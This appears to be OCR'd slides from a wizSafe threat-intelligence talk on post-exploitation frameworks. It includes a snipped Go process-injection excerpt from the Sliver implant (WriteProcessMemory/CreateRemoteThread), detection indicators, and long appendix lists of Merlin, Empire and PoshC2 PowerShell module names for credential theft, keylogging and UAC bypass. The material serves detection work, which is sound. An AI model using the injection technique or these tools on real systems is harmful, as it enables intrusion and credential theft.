
```
func injectTask(processHandle windows.Handle, data []byte, rwxPages bool)
(windows.Handle, error) {
<...snip...>
    err = syscalls.WriteProcessMemory(processHandle, remoteAddr, &data[0],
uintptr(uint32(dataSize)), &nLength)
<...snip...>
    threadHandle, err = syscalls.CreateRemoteThread(processHandle, attr, uint32(0),
remoteAddr, 0, 0, &lpThreadId)
<...snip...>
}
```

https://github.com/BishopFox/sliver/blob/master/implant/sliver/taskrunner/task_windows.go#L66-L132

Indicators

Sliver

wizSafe



Item	Value
Parent Process	<Sliver process>
Process	notepad.exe

Wrap-up

Wrap-up

- **Summary**
  - Explained the MITRE ATT&CK Techniques of various Post-Exploitation Frameworks
  - Explained individual indicators and their similarities
- **Future works**
  - Create and share detection rules for Sigma
  - Analyze external tools that are used as modules

Appendix

Extra Threat Intelligence
~ Indicators of External Tools Usage ~

Merlin PowerShell modules

wizSafe

- Add-RemoteRegBackdoor
- Configure-Victim
- Create-HotKeyLNK
- CredManMain
- Dump
- Find-ComputersWithRemoteAccessPolicies
- Get-ExecutionCommand
- Get-GPPPassword
- Get-InjectedThread
- Get-OSTokenInformation
- Get-RemoteCachedCredential
- Get-RemoteLocalAccountHash
- Get-RemoteMachineAccountHash
- Get-ScheduledTaskComHandler
- Invoke-ADSBackdoor
- Invoke-AllChecks
- Invoke-AuditGPOReport
- Invoke-DCOM
- Invoke-DCOMObjectScan
- Invoke-DCOMPowerPointPivot
- Invoke-ExcelMacroPivot
- Invoke-ExecutionCommand
- Invoke-InternalMonologue
- Invoke-Inveigh
- Invoke-Mimikatz
- Invoke-PowerThIEf
- Invoke-RegisterRemoteSchema
- Invoke-WMILM

Empire PowerShell modules 1

wizSafe

- Add-KeePassConfigTrigger
- Add-NetUser
- Disable-SecuritySettings
- Exploit-JBoss
- Exploit-Jenkins
- Fetch-Brute
- Find-AllVulns
- Find-DomainProcess
- Find-DomainShare
- Find-DomainUserLocation
- Find-Fruit
- Find-InterestingFile
- Find-KeePassconfig
- Find-LocalAdminAccess
- Find-ProcessDLLHijack
- Find-TrustedDocuments
- Get-ADIDNSPermission
- Get-ADIDNSZone
- Get-AntiVirusProduct
- Get-AppLockerConfig
- Get-BrowserData
- Get-ChromeDump
- Get-ClipboardContents
- Get-ComputerDetails
- Get-DomainComputer
- Get-DomainController
- Get-DomainDFSshare
- Get-DomainFileServer
- Get-DomainForeignGroupMember
- Get-DomainForeignUser
- Get-DomainGPO
- Get-DomainGPOComputerLocalGroupMapping
- Get-DomainGPOUserLocalGroupMapping
- Get-DomainGroup
- Get-DomainGroupMember
- Get-DomainManagedSecurityGroup
- Get-DomainOU
- Get-DomainObjectAcl
- Get-DomainPolicyData
- Get-DomainSID
- Get-DomainSite
- Get-DomainSubnet
- Get-DomainTrust
- Get-DomainTrustMapping
- Get-DomainUser
- Get-EmailItems
- Get-Forest
- Get-ForestDomain
- Get-FoxDump
- Get-GPOComputer

Empire PowerShell modules 2

wizSafe

- Get-GPPPassword
- Get-IndexedItem
- Get-KeePassconfig
- Get-KerberosServiceTicket
- Get-KeyStrokes
- Get-LAPSPasswords
- Get-NetLocalGroup
- Get-NetLoggedon
- Get-NetRDPSession
- Get-NetSession
- Get-PathAcl
- Get-Proxy
- Get-RickAstley
- Get-SPN
- Get-SQLColumnSampleData
- Get-SQLInstanceDomain
- Get-SQLQuery
- Get-SQLServerInfo
- Get-SQLServerLoginDefaultPw
- Get-Schwifty
- Get-Screenshot
- Get-SecurityPackages
- Get-SharpChromium
- Get-SiteListPassword
- Get-SubFolders
- Get-System
- Get-SystemDNSServer
- Get-UACLevel
- Get-USBKeyStrokes
- Get-VaultCredential
- Get-WMIRegCachedRDP Connection
- Get-WinUpdates
- Install-SSP
- Install-ServiceBinary
- Invoke-ARPScan
- Invoke-AllChecks
- Invoke-BackdoorLNK
- Invoke-BloodHound
- Invoke-Boolang
- Invoke-BypassUAC
- Invoke-BypassUACTokenManipulation
- Invoke-ClearScript
- Invoke-CredentialInjection
- Invoke-CredentialPhisher
- Invoke-DCOM
- Invoke-DeadUserBackdoor
- Invoke-DisableMachineAcctChange
- Invoke-DllInjection
- Invoke-DomainPasswordSpray
- Invoke-DowngradeAccount

Empire PowerShell modules 3

- Invoke-DownloadFile
- Invoke-DropboxUpload
- Invoke-EgressCheck
- Invoke-EnvBypass
- Invoke-EternalBlue
- Invoke-EventLogBackdoor
- Invoke-EventVwrBypass
- Invoke-ExecuteMSBuild
- Invoke-FileFinder
- Invoke-FodHelperBypass
- Invoke-FodhelperProgIDs
- Invoke-HostRecon
- Invoke-InternalMonologue
- Invoke-Inveigh
- Invoke-InveighRelay
- Invoke-IronPython
- Invoke-IronPython3
- Invoke-KeeThief
- Invoke-Kerberoast
- Invoke-LockWorkStation
- Invoke-MS16032
- Invoke-MS16135
- Invoke-MailSearch
- Invoke-Message
- Invoke-MetasploitPayload
- Invoke-Mimikatz
- Invoke-NTLMExtract
- Invoke-NetRipper
- Invoke-Nightmare
- Invoke-NinjaCopy
- Invoke-Ntsd
- Invoke-PSInject
- Invoke-Paranoia
- Invoke-Phant0m
- Invoke-PhishingLnk
- Invoke-PortFwd
- Invoke-Portscan
- Invoke-PowerDump
- Invoke-PrintDeamon
- Invoke-PrivescCheck
- Invoke-ProcessKiller
- Invoke-Prompt
- Invoke-PsExec
- Invoke-RIDHijacking
- Invoke-ReflectivePEInjection
- Invoke-ResolverBackdoor
- Invoke-ReverseDNSLookup
- Invoke-ReverseSocksProxy
- Invoke-RunAs
- Invoke-SDCLTBypass

Empire PowerShell modules 4

- Invoke-SMBAutoBrute
- Invoke-SMBExec
- Invoke-SMBLogin
- Invoke-SMBScanner
- Invoke-SQLOSCMD
- Invoke-SSHCommand
- Invoke-SSharp
- Invoke-SauronEye
- Invoke-Script
- Invoke-SearchGAL
- Invoke-SendMail
- Invoke-ServiceAbuse
- Invoke-SessionGopher
- Invoke-SharpChiselClient
- Invoke-SharpLoginPrompt
- Invoke-SharpSecDump
- Invoke-Shellcode
- Invoke-ShellcodeMSIL
- Invoke-SpawnAs
- Invoke-SpoolSample
- Invoke-SweetPotato
- Invoke-Tater
- Invoke-Thunderstruck
- Invoke-TokenManipulation
- Invoke-VeeamGetCreds
- Invoke-Vnc
- Invoke-VoiceTroll
- Invoke-WScriptBypassUAC
- Invoke-Watson
- Invoke-WdigestDowngrade
- Invoke-WinEnum
- Invoke-WireTap
- Invoke-Wlrmdr
- Invoke-ZeroLogon
- Invoke-ZipFolder
- Invoke-sid_to_user
- Invoke-winPEAS
- New-GPOImmediateTask
- New-HoneyHash
- Out-Minidump
- Remove-KeePassConfigTrigger
- Restart-Computer
- Restore-ServiceBinary
- Set-DomainObject
- Set-MacAttribute
- Set-Wallpaper
- Start-MonitorTCPConnections
- Start-ProcessAsUser
- Start-WebcamRecorder
- Test-Login
- View-Email
- Write-HijackDll
- powercat

PoshC2 PowerShell modules 1

wizSafe

- Add-ObjectAcl
- ArpScan
- Brute-Ad
- Brute-LocAdmin
- Bypass-UAC
- ConvertTo-Shellcode
- Cred-Popper
- Decrypt-RDCMan
- Dump-NTDS
- Find-AllVulns
- Find-DomainShare
- Get-ComputerInfo
- Get-CreditCardData
- Get-DFSshare
- Get-DomainComputer
- Get-DomainGroupMember
- Get-DomainUser
- Get-GPPAutologon
- Get-GPPPassword
- Get-Hash
- Get-IdleTime
- Get-InjectedThread
- Get-Ipconfig
- Get-Keystrokes
- Get-LAPSPasswords
- Get-LocAdm
- Get-MSHotFixes
- Get-NetComputer
- Get-NetDomain
- Get-NetDomainController
- Get-NetForest
- Get-NetForestDomain
- Get-NetGroup
- Get-NetGroupMember
- Get-NetLocalGroupMember
- Get-NetShare
- Get-NetUser
- Get-Netstat
- Get-ObjectAcl
- Get-PassNotExp
- Get-PassPol
- Get-RecentFiles
- Get-ScreenshotAllWindows
- Get-ServicePerms
- Get-UserInfo
- Get-WLANPass
- Get-WMIRegCachedRDPConnection
- Get-WMIRegLastLoggedOn
- Get-WMIRegMountedDrive
- Inject-Shellcode

PoshC2 PowerShell modules 2

- Inveigh
- Inveigh-Relay
- Invoke-ACLScanner
- Invoke-AllChecks
- Invoke-Arpscan
- Invoke-BloodHound
- Invoke-DCSync
- Invoke-DaisyChain
- Invoke-EDRChecker
- Invoke-EternalBlue
- Invoke-EventVwrBypass
- Invoke-HostEnum
- Invoke-Hostscan
- Invoke-Inveigh
- Invoke-Kerberoast
- Invoke-MS16-032
- Invoke-MapDomainTrust
- Invoke-Mimikatz
- Invoke-PSInject
- Invoke-Pbind
- Invoke-Pipekat
- Invoke-Portscan
- Invoke-PowerDump
- Invoke-PsExec
- Invoke-PsUACme
- Invoke-ReflectivePEInjection
- Invoke-ReverseDnsLookup
- Invoke-Runas
- Invoke-SMBClient
- Invoke-SMBExec
- Invoke-ShareFinder
- Invoke-Shellcode
- Invoke-Sniffer
- Invoke-SqlQuery
- Invoke-Tater
- Invoke-TheHash
- Invoke-TokenManipulation
- Invoke-URLCheck
- Invoke-UserHunter
- Invoke-WMI
- Invoke-WMIChecker
- Invoke-WMICommand
- Invoke-WMIEvent
- Invoke-WScriptBypassUAC
- Invoke-WinRMSession
- New-JScriptShell
- New-ZipFile
- Out-Minidump
- Portscan
- Remove-WMIEvent
- Resolve-IPAddress
- RunAs-NetOnly
- Set-LHSTokenPrivilege
- Test-ADCredential
- cve-2016-9192
- invoke-smblogin
- powercat